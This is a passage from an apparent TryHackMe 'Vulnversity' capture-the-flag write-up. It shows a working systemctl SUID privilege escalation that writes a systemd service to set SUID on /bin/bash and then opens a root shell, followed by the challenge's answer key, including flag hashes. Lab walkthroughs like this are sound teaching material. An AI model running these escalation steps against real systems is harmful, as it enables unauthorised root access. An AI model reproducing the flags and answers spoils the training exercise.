  
TF=$(mktemp).service  
echo '[Service]  
Type=oneshot  
ExecStart=/bin/sh -c "id > /tmp/output"  
[Install]  
WantedBy=multi-user.target' > $TF  
./systemctl link $TF  
./systemctl enable --now $TF
```

We are going to set SUID permissions on the bash

```
www-data@vulnuniversity:/$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1037528 May 16 2017 /bin/bash  
www-data@vulnuniversity:/$
```

We can copy and edit the vulnerability code

```
sudo install -m =xs $(which systemctl) .  
  
TF=$(mktemp).service  
echo '[Service]  
Type=oneshot  
ExecStart=/bin/sh -c "id > /tmp/output"  
[Install]  
WantedBy=multi-user.target' > $TF  
./systemctl link $TF  
./systemctl enable --now $TF
```

But change the command and the binary

```
TF=$(mktemp).service  
echo '[Service]  
Type=oneshot  
ExecStart=/bin/sh -c "chmod +s /bin/bash"  
[Install]  
WantedBy=multi-user.target' > $TF  
/bin/systemctl link $TF  
/bin/systemctl enable --now $TF
```

Once the code has been edited, we can execute it and see that /bin/bash now has SUID permissions

```

www-data@vulnuniversity:/$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1037528 May 16 2017 /bin/bash
www-data@vulnuniversity:/$ TF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
> [Install]
> WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.vXy3tGUdYu.service to /tmp/tmp.vXy3tGUdYu.service.
www-data@vulnuniversity:/$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.vXy3tGUdYu.service to /tmp/tmp.vXy3tGUdYu.service.
www-data@vulnuniversity:/$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16 2017 /bin/bash
www-data@vulnuniversity:/$

```

bash -p and we see we have root permissions, we've escalated privileges

```

www-data@vulnuniversity:/$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16 2017 /bin/bash
www-data@vulnuniversity:/$ bash -p
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.3#

```

We list the directories, and we find the root.txt flag

```

bash-4.3# ls /
bin  dev  home  lib  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  srv  tmp  var
bash-4.3# ls /root
root.txt
bash-4.3# cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
bash-4.3#

```

We check the root flag is correct

On the system, search for all SUID files. What file stands out?


Correct Answer
Hint

Its challenge time! We have guided you through this far, are you able to exploit this system further to escalate your privileges and get the final answer?

Become root and get the last flag (/root/root.txt)

Correct Answer
Hint

And we have finished this machine



We are done!

Questionnaire

Now on TryHackMe we have some questions

There are many nmap "cheatsheets" online that you can use too.

No answer needed

Question Done

Scan the box, how many ports are open?

6

Correct Answer

What version of the squid proxy is running on the machine?

3.5.12

Correct Answer

How many ports will nmap scan if the flag **-p-400** was used?

400

Correct Answer

Using the nmap flag **-n** what will it not resolve?

DNS

Correct Answer

Hint

What is the most likely operating system this machine is running?

Ubuntu

Correct Answer

Hint

What port is the web server running on?

3333

Correct Answer

Its important to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open so always scan ports after 1000 (even if you leave scanning in the background)

No answer needed

Correct Answer

What is the directory that has an upload form page?

/internal/

Correct Answer

Answer the questions below

Try upload a few file types to the server, what common extension seems to be blocked?

.php

Correct Answer

Run this attack, what extension is allowed?

.phtml

Correct Answer

What is the name of the user who manages the webserver?

bill

Correct Answer

What is the user flag?

8bd7992fbe8a6ad22a63361004cfcedb

Correct Answer

Hint

On the system, search for all SUID files. What file stands out?

/bin/systemctl

Correct Answer

Hint

Its challenge time! We have guided you through this far, are you able to exploit this system further to escalate your privileges and get the final answer?

Become root and get the last flag (/root/root.txt)

a58ff8579f0a9270368d33a9966c7fd5

Correct Answer

Hint